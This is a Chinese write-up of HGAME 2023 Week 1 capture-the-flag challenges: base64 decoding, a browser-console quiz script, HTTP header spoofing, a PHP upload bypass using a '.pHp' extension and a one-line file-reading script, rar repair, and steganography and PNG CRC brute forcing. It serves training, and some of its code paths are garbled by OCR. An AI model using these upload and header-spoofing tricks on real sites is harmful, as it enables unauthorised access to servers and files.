HGame Week1 WriteUp

sign in

> 欢迎参加HGAME2023,Base64解码这段Flag，然后和兔兔一起开始你的HGAME之旅吧，祝你玩的愉快！ aGdhbWV7V2VsY29tZV9Ub19IR0FNRTIwMjMhfQ==

签到题，base64解码即可

hgame{Welcome_To_HGAME2023!}

Classic Childhood Game

> 兔兔最近迷上了一个纯前端实现的网页小游戏，但是好像有点难玩，快帮兔兔通关游戏！

直接暴力f12，找到Events.js，L731处可发现字符串`'\x59\x55\x64\x6b\x61\x47\x4a\x58\x56\x6a\x64\x61\x62\x46\x5a\x31\x59\x6d\x35\x73\x53\x31\x6c\x59\x57\x6d\x68\x6a\x4d\x6b\x35\x35\x59\x56\x68\x43\x4d\x45\x70\x72\x57\x6a\x46\x69\x62\x54\x55\x31\x56\x46\x52\x43\x4d\x46\x6c\x56\x59\x7a\x42\x69\x56\x31\x59\x35'`，解码后得到`YUdkaGJXVjdabFZ1Ym5sS1lYWmhjMk55YVhCMEprWjFibTU1VFRCMFlVYzBiV1Y5`，对其做两次base64解码得到flag

hgame{fUnnyJavascript&FunnyM0taG4me}

Guess Who I Am

> 刚加入Vidar的兔兔还认不清协会成员诶，学长要求的答对100次问题可太难了，你能帮兔兔写个脚本答题吗？

前往 Vidar - AS WE DO, AS YOU KNOW，打开console，跑个脚本得到全体成员信息

{"21级 / 不会Re / 不会美工 / 活在梦里 / 喜欢做不会的事情 / ■□粉":"ba1van4","21级 / 非常菜的密码手 / 很懒的摸鱼爱好者，有点呆，想学点别的但是一直开摆":"yolande","21级 / 日常自闭的Re手":"t0hka","21级 / 菜鸡pwn手 / 又菜又爱摆":"h4kuy4","21级web / cat../../../../f*":"kabuto","21级 / 爱好歪脖 / 究极咸鱼一条 / 热爱幻想 / 喜欢窥屏水群":"R1esbyfe","21级 / 喜欢肝原神的密码手":"tr0uble","21级 / 入门级crypto":"Roam","20级 / 摆烂网管 / DN42爱好者":"Potat0","20级 / 歪脖手 / 想学运维 / 发呆业务爱好者":"Summer","20级 / 已退休不再参与大多数赛事 / 不好好学习，生活中就会多出许多魔法和奇迹":"chuj","20级会长 / re / 不会pwn":"4nsw3r","20级 / 可能是IOT的MISC手 / 可能是美工 / 废物晚期":"4ctue","20级 / Re手 / 菜":"0wl","20级 / web / 想学iot":"At0m","20级 / Crypto / 摸鱼学代师":"ChenMoFeiJin","20级 / WEB / 菜的抠脚 / 想学GO":"Klrin","20级 / Web / 还在努力":"ek1ng","20级 / Crypto&BlockChain / Plz V me 50 eth":"latt1ce","*级 / 被拐卖来接盘的格子 / 不可以乱涂乱画哦":"Ac4ae0","19级 / 不会web / 半吊子运维 / 今天您漏油了吗":"Akira","19级 / 摸鱼美工 / 学习图形学、渲染ing":"qz","19级 / 脖子笔直歪脖手":"Liki4","19级 / Web":"0x4qE","19级 / 骨瘦如柴的胖手":"xi4oyu","19级 / bin底层选手":"R3n0","19级 / 不会re / dl萌新 / 太弱小了，没有力量 / 想学游戏":"m140","19级 / 普通的binary爱好者。":"Mezone","19级 / 游戏开发 / 🐷粉":"d1gg12","19级 / 半个全栈 / 安卓摸🐷 / P 社玩家 / 🐔粉":"Trotsky","19级 / 挖坑不填的web选手":"Gamison","19级会长 / DL爱好者 / web苦手":"Tinmix","19级 / Re手，我手呢？ ":"RT","18 级 / 完全不会安全 / 一个做设计的鸽子美工 / 天天画表情包":"wenzhuan","18级 / 莫得灵魂的开发 / 茄粉 / 作豚 / 米厨":"Cosmos","18级 / Bin / Win / 电竞缺乏视力 / 开发太菜 / 只会 C / CSGO 白给选手":"Y","18级 / 会点开发的退休web手 / 想学挖洞 / 混吃等死":"Annevi","18 级 / 求大佬带我IoT入门 / web太难了只能做做misc维持生计 / 摸🐷":"logong","18 级 / Web / 车万":"Kevin","18级 / 会一丢丢crypto / 摸鱼":"LurkNoi","18级会长 / 二进制安全 / 干拉":"幼稚园","18级 / 游戏引擎开发 / 尚有梦想的game maker":"lostflower","18 级 / Web 底层选手":"Roc826","18 级 / Web / 真·菜到超乎想象 / 拼死学（mo）习（yu）中":"Seadom","18级 / 懂点Web & Misc / 懂点运维 / 正在懂游戏引擎 / 我们联合！ ":"ObjectNotFound","18 级 / 不擅长 Web / 擅长摸鱼 / 摸鱼！ ":"Moesang","18级 / 囊地鼠饲养员 / 写了一个叫 Cardinal 的平台":"E99p1ant","18 级 / Java / 会除我佬":"Michael","18级 / 编译器工程师(伪 / 半吊子PL- 静态分析方向":"matrixtang","18级 / 不可以摸🐷哦":"r4u","18级 / 并不会web / 端茶送水选手":"357","17 级 / Web 安全爱好者 / 半个程序员 / 没有女朋友":"Li4n0","17级 / Focus on Java Security":"迟原静","17 级 / 自称 Bin 手实际啥都不会 / 二次元安全":"Ch1p","17 级 / Web":"f1rry","17 级 / 业余开发 / 专业摸鱼":"mian","17级 / 摸鱼ctfer / 依旧在尝试入门bin / 菜鸡研究生+1":"ACce1er4t0r","17级 / 二战人 / 老二次元 / 兴趣驱动生活":"MiGo","17级 / RedTeamer / 字节跳动安全工程师":"BrownFly","17级/ Key厨 / 腾讯玄武倒水的":"Aris","17级 / 游戏厂打工仔 / 来深圳找我快活":"hsiaoxychen","17级 / web / 东南读研":"Lou00","16 级 / 立志学术的统计er / R / 为楼上的脱单事业做出了贡献":"Junier","16 级会长 / Web 后端 / 会一点点 Web 安全 / 会一丢丢二进制":"bigmud","16 级 / Java 福娃 / 上班 996 / 下班 669":"NeverMoes","16 级 / Web Developer":"Sora","16 级 / 可能会运维 / 摸鱼选手":"fantasyqt","16 级 / Rev / Windows / Freelancer":"vvv_347","16 级 / Bin / 被迫研狗":"veritas501","16 级 / Web 🐱 / 现于长亭科技实习":"LuckyCat","16 级 / Java 开发攻城狮 / 996 选手 / 濒临猝死":"Ash","16 级 / Web 前端 / 美工 / 阿里云搬砖":"Cyris","16 级 / Web 前端 / 水母一小只 / 程序员鼓励师 / Cy 来组饥荒！ ":"Acaleph","16级 / 大果子 / 毕业1年仍在寻找vidar娘接盘侠":"b0lv42","16 级 / 蟒蛇饲养员 / 高数小王子":"ngc7293","16 级 / Web / 菜鸡第一人":"ckj123","16级 / 前web手、现pwn手 / 菜鸡研究生 / scu":"cru5h","16 级 / Bin 打杂 / 他们说菜都是假的，我是真的":"xiaoyao52110","15 级网安协会会长 / Web 安全":"Undefinedv","逆向 / 二进制安全":"Spine","二进制 CGC 入门水准 / 半吊子爬虫与反爬虫":"Tata","Web 安全 / 长亭科技安服部门 / TSRC 2015 年年度英雄榜第八、2016 年年度英雄榜第十三":"Airbasic","15 级 / 什么都不会的开发 / 打什么都菜":"jibo","15 级 Vidar 会长 / 送分型逆向选手 / 13 段剑纯 / 差点没毕业 / 阿斯巴甜有点甜":"Processor","15 级 / 挖不到洞 / 打不动 CTF / 内网渗透不了 / 工具写不出":"HeartSky","15 级 / 删库跑路熟练工 / 没事儿拍个照 / 企鹅":"Minygd","15 级 / 已入

Python 神教":"Yotubird","15 级 / Web 🐶 / 汪汪汪":"c014","14 级 HDUISA 会长 / 二进制安全 / 曾被 NULL、TD、蓝莲花等拉去凑人数 / 差点没毕业 / 长亭安研":"Explorer","14 级 HDUISA 副会长 / 二次元 / 拼多多安全工程师":"Aklis","14 级网安协会会长 / HDUISA 成员 / Web 安全 / Freebuf 安全社区特约作者 / FSI2015Freebuf 特邀嘉宾":"Sysorem","13 级 / 知道创宇 404 安全研究员 / 现在 Nu1L 划划水 / IoT、Web、二进制漏洞，密码学，区块链都看得懂一点，但啥也不会":"Hcamael","14 级 / Web 🐶 / 杭电江流儿 / 自走棋主教守门员":"LoRexxar","14 级网安协会副会长 / Web 安全":"A1ex","14 级网安协会副会长 / 无线安全":"Ahlaman","Web 安全 / 安全工程师 / 半吊子开发 / 半吊子安全研究":"lightless","13 级 HDUISA 会长 / Web 安全 / 华为安全部门 / 二进制安全，fuzz，符号执行方向研究":"Edward_L","13 级菜鸡 / 大数据打杂":"逆风","什么都不会 / 咸鱼研究生 / 安恒、长亭 / SJTU":"陈斩仙","渗透 / 人工智能 / 北师大博士在读":"Eric"}

打开题目环境所在页面的console，执行脚本

```
for(let i =0;i<10;i++){var _question = await fetch("http://week-1.hgame.lwsec.cn:port/api/getQuestion").then(data=>data.json());var a=JSON.parse(`{"21级 / 不会Re / 不会美工 / 活在梦里 / 喜欢做不会的事情 / ■□粉":"ba1van4","21级 / 非常菜的密码手 / 很懒的摸鱼爱好者，有点呆，想学点别的但是一直开摆":"yolande","21级 / 日常自闭的Re手":"t0hka","21级 / 菜鸡pwn手 / 又菜又爱摆":"h4kuy4","21级web / cat../../../../f*":"kabuto","21级 / 爱好歪脖 / 究极咸鱼一条 / 热爱幻想 / 喜欢窥屏水群":"R1esbyfe","21级 / 喜欢肝原神的密码手":"tr0uble","21级 / 入门级crypto":"Roam","20级 / 摆烂网管 / DN42爱好者":"Potat0","20级 / 歪脖手 / 想学运维 / 发呆业务爱好者":"Summer","20级 / 已退休不再参与大多数赛事 / 不好好学习，生活中就会多出许多魔法和奇迹":"chuj","20级会长 / re / 不会pwn":"4nsw3r","20级 / 可能是IOT的MISC手 / 可能是美工 / 废物晚期":"4ctue","20级 / Re手 / 菜":"0wl","20级 / web / 想学iot":"At0m","20级 / Crypto / 摸鱼学代师":"ChenMoFeiJin","20级 / WEB / 菜的抠脚 / 想学GO":"Klrin","20级 / Web / 还在努力":"ek1ng","20级 / Crypto&BlockChain / Plz V me 50 eth":"latt1ce","*级 / 被拐卖来接盘的格子 / 不可以乱涂乱画哦":"Ac4ae0","19级 / 不会web / 半吊子运维 / 今天您漏油了吗":"Akira","19级 / 摸鱼美工 / 学习图形学、渲染ing":"qz","19级 / 脖子笔直歪脖手":"Liki4","19级 / </p><p>Web":"0x4qE","19级 / 骨瘦如柴的胖手":"xi4oyu","19级 / bin底层选手":"R3n0","19级 / 不会re / dl萌新 / 太弱小了，没有力量 / 想学游戏":"m140","19级 / 普通的binary爱好者。":"Mezone","19级 / 游戏开发 / 🐷粉":"d1gg12","19级 / 半个全栈 / 安卓摸🐟 / P 社玩家 / 🐔粉":"Trotsky","19级 / 挖坑不填的web选手":"Gamison","19级会长 / DL爱好者 / web苦手":"Tinmix","19级 / Re手，我手呢？":"RT","18 级 / 完全不会安全 / 一个做设计的鸽子美工 / 天天画表情包":"wenzhuan","18级 / 莫得灵魂的开发 / 茄粉 / 作豚 /  米厨":"Cosmos","18级 / Bin / Win / 电竞缺乏视力 / 开发太菜 / 只会 C / CSGO 白给选手":"Y","18级 / 会点开发的退休web手 / 想学挖洞 / 混吃等死":"Annevi","18 级 / 求大佬带我IoT入门 / web太难了只能做做misc维持生计 / 摸🐟":"logong","18 级 / Web / 车万":"Kevin","18级 / 会一丢丢crypto / 摸鱼":"LurkNoi","18级会长 / 二进制安全 /  干拉":"幼稚园","18级 / 游戏引擎开发 / 尚有梦想的game maker":"lostflower","18 级 / Web 底层选手":"Roc826","18 级 / Web / 真·菜到超乎想象 / 拼死学（mo）习（yu）中":"Seadom","18级 / 懂点Web & Misc / 懂点运维 / 正在懂游戏引擎 / 我们联合！":"ObjectNotFound","18 级 / 不擅长 Web / 擅长摸鱼 / 摸鱼！":"Moesang","18级 / 囊地鼠饲养员 / 写了一个叫 Cardinal 的平台":"E99p1ant","18 级 / Java / 会除我佬":"Michael","18级 / 编译器工程师( 伪 / 半吊子PL- 静态分析方向":"matrixtang","18级 / 不可以摸🐟哦":"r4u","18级 / 并不会web / 端茶送水选手":"357","17 级 / Web 安全爱好者 / 半个程序员 / 没有女朋友":"Li4n0","17级 / Focus on Java Security":"迟原静","17 级 / 自称 Bin 手实际啥都不会 / 二次元安全":"Ch1p","17 级 / Web":"f1rry","17 级 / 业余开发 / 专业摸鱼":"mian","17级 / 摸鱼ctfer / 依旧在尝试入门bin / 菜鸡研究生+1":"ACce1er4t0r","17级 / 二战人 / 老二次元 / 兴趣驱动生活":"MiGo","17级 / RedTeamer / 字节跳动安全工程师":"BrownFly","17级/ Key厨 / 腾讯玄武倒水的":"Aris","17级 / 游戏厂打工仔 / 来深圳找我快活":"hsiaoxychen","17级 / web / 东南读研":"Lou00","16 级 / 立志学术的统计er / R / 为楼上的脱单事业做出了贡献":"Junier","16 级会长 / Web 后端 / 会一点点 Web 安全 / 会一丢丢二进制":"bigmud","16 级 / Java 福娃 / 上班 996 / 下班 669":"NeverMoes","16 级 / Web Developer":"Sora","16 级 / 可能会运维 / 摸鱼选手":"fantasyqt","16 级 / Rev / Windows / Freelancer":"vvv_347","16 级 / Bin / 被迫研狗":"veritas501","16 级 / Web 🐱 / 现于长亭科技实习":"LuckyCat","16 级 / Java 开发攻城狮 / 996 选手 / 濒临猝死":"Ash","16 级 / Web 前端 / 美工 / 阿里云搬砖":"Cyris","16 级 / Web 前端 / 水母一小只 / 程序员鼓励师 / Cy 来组饥荒！":"Acaleph","16级 / 大果子 / 毕业1年仍在寻找vidar娘接盘侠":"b0lv42","16 级 / 蟒蛇饲养员 / 高数小王子":"ngc7293","16 级 / Web / 菜鸡第一人":"ckj123","16级 / 前web手、现pwn手 / 菜鸡研究生 / scu":"cru5h","16 级 / Bin 打杂 / 他们说菜都是假的，我是真的":"xiaoyao52110","15 级网安协会会长 / Web 安全":"Undefinedv","逆向 / 二进制安全":"Spine","二进制 CGC 入门水准 / 半吊子爬虫与反爬虫":"Tata","Web 安全 / 长亭科技安服部门 / TSRC 2015 年年度英雄榜第八、2016 年年度英雄榜第十三":"Airbasic","15 级 / 什么都不会的开发 / 打什么都菜":"jibo","15 级 Vidar 会长 / 送分型逆向选手 / 13 段剑纯 / 差点没毕业 / 阿斯
```

```
巴甜有点甜":"Processor","15 级 / 挖不到洞 / 打不动 CTF / 内网渗透不了 / 工具写不出":"HeartSky","15 级 / 删库跑路熟练工 / 没事儿拍个照 / 企鹅":"Minygd","15 级 / 已入 Python 神教":"Yotubird","15 级 / Web 🐶 / 汪汪汪":"c014","14 级 HDUISA 会长 / 二进制安全 / 曾被 NULL、TD、蓝莲花等拉去凑人数 / 差点没毕业 / 长亭安研":"Explorer","14 级 HDUISA 副会长 / 二次元 / 拼多多安全工程师":"Aklis","14 级网安协会会长 / HDUISA 成员 / Web 安全 / Freebuf 安全社区特约作者 / FSI2015Freebuf 特邀嘉宾":"Sysorem","13 级 / 知道创宇 404 安全研究员 / 现在 Nu1L 划划水 / IoT、Web、二进制漏洞，密码学，区块链都看得懂一点，但啥也不会":"Hcamael","14 级 / Web 🐶 / 杭电江流儿 / 自走棋主教守门员":"LoRexxar","14 级网安协会副会长 / Web 安全":"A1ex","14 级网安协会副会长 / 无线安全":"Ahlaman","Web 安全 / 安全工程师 / 半吊子开发 / 半吊子安全研究":"lightless","13 级 HDUISA 会长 / Web 安全 / 华为安全部门 / 二进制安全，fuzz，符号执行方向研究":"Edward_L","13 级菜鸡 / 大数据打杂":"逆风","什么都不会 / 咸鱼研究生 / 安恒、长亭 / SJTU":"陈斩仙","渗透 / 人工智能 / 北师大博士在读":"Eric"}`);var b = _question.message;await fetch("http://week-1.hgame.lwsec.cn:port/api/verifyAnswer", {
  "headers": {
    "accept": "application/json, text/plain, */*",
    "accept-language": "zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6",
    "cache-control": "no-cache",
    "content-type": "application/x-www-form-urlencoded",
    "pragma": "no-cache"
  },
  "referrer": "http://week-1.hgame.lwsec.cn:31427/",
  "referrerPolicy": "strict-origin-when-cross-origin",
  "body": "id="+a[b],
  "method": "POST",
  "mode": "cors",
  "credentials": "include"
});}
```

得到flag

Become A Member

> 学校通知放寒假啦，兔兔兴高采烈的打算购买回家的车票，这时兔兔发现成为购票网站的会员账户可以省下一笔money…… 想成为会员也很简单，只需要一点点HTTP的知识……等下，HTTP是什么，可以吃吗

`请先提供一下身份证明（Cute-Bunny）哦`

User-Agent 设置为 Cute-Bunny

`由于特殊原因，我们只接收来自于bunnybunnybunny.com的会员资格申请`

传递 Referer 头：bunnybunnybunny.com

`就差最后一个本地的请求，就能拿到会员账号啦`

传递 x-forwarded-for 头：127.0.0.1

得到flag：hgame{H0w_ArE_Y0u_T0day?}

Show Me Your Beauty

> 登陆了之前获取的会员账号之后，兔兔想找一张自己的可爱照片，上传到个人信息的头像中 :D 不过好像可以上传些奇怪后缀名的文件诶 XD

发现未判断后缀大小写，于是写了一个php脚本，上传后发现根目录下存在flag文件，读取即可


```
<?php
echo file_get_contents("/flag");
```

```
a=$('#file').prop('files');
b=new File([a[0]], '123.pHp', {type: 'image/png'});
data = new FormData();data.append('file', b);
$.ajax({
        url: "./upload.php",
        type: "POST",
        data: data,
        contentType: false,
        processData: false,
        cache: false
      })
```

Where am I

> 兔兔回家之前去了一个神秘的地方，并拍了张照上传到网盘，你知道他去了哪里吗？ flag格式为: hgame{经度时_经度分_经度秒_东经(E)/西经(W)_纬度时_纬度分_纬度秒_南纬(S)/北纬(N)}，秒精确到小数点后两位 例如: 11°22'33.99''E, 44°55'11.00''S 表示为 hgame{11_22_3399_E_44_55_1100_S}

用 wireshark 打开附件，可以发现文件上传请求



导出文件后发现是一个rar，尝试打开失败，Bandzip提示头损坏，winRAR提示需要密码。遂使用010 Editor打开该文件，修改用于文件头中标识压缩包密码的位。再次尝试打开，成功。解压出Exchangeable.jpg，读取exif找到gps信息，并拼接出flag

神秘的海报

> 坐车回到家的兔兔听说ek1ng在HGAME的海报中隐藏了一个秘密……（还记得我们的Misc培训吗?

这个flag分了两个部分，下载附件后是一个图片，尝试看了一下图片最低位

发现顶部有隐写痕迹，使用stegsolve打开，得到前半段flag和一个google drive地址。

下载后发现是一个wav音频文件，提示密码是6位数，遂跑脚本生成了所有6位数字的字典，用stegseek跑一下

```
stegseek m.wav dic.txt
```

得到密码`123456`，和文字`恭喜你解到这里，剩下的Flag是 av^Mp3_Stego}，我们Week2见！`

e99p1ant_want_girlfriend

> 兔兔在抢票网站上看到了一则相亲广告，人还有点小帅，但这个图片似乎有点问题，好像是CRC校验不太正确？

附件是一个图片，根据提示，图片的宽高应该被修改过，尝试遍历宽高计算CRC

```
import zlib
import struct
import sys
crc32key = 0xA8586B45
data =
bytearray(b'\x49\x48\x44\x52\x00\x00\x02\x00\x00\x00\x02\xA8\x08\x06\x00\x00\x00')
n = 1080
for w in range(n):
    width = bytearray(struct.pack('>i', w))
    for h in range(n):
        height = bytearray(struct.pack('>i', h))

        for x in range(2,4):
            data[x+4] = width[x]
            data[x+8] = height[x]
        crc32result = zlib.crc32(data)
        if crc32result == crc32key:
            print(width,height)
            sys.exit(0)![]
(E:\WindowsFolder\Downloads\MiscD��N\e99p1ant_want_girlfriend\e99p1ant_want_girlfrien
d.png)
```

修改图片宽高后即可看到flag内容

hgame{e99p1ant_want_a_girlfriend_qq_524306184}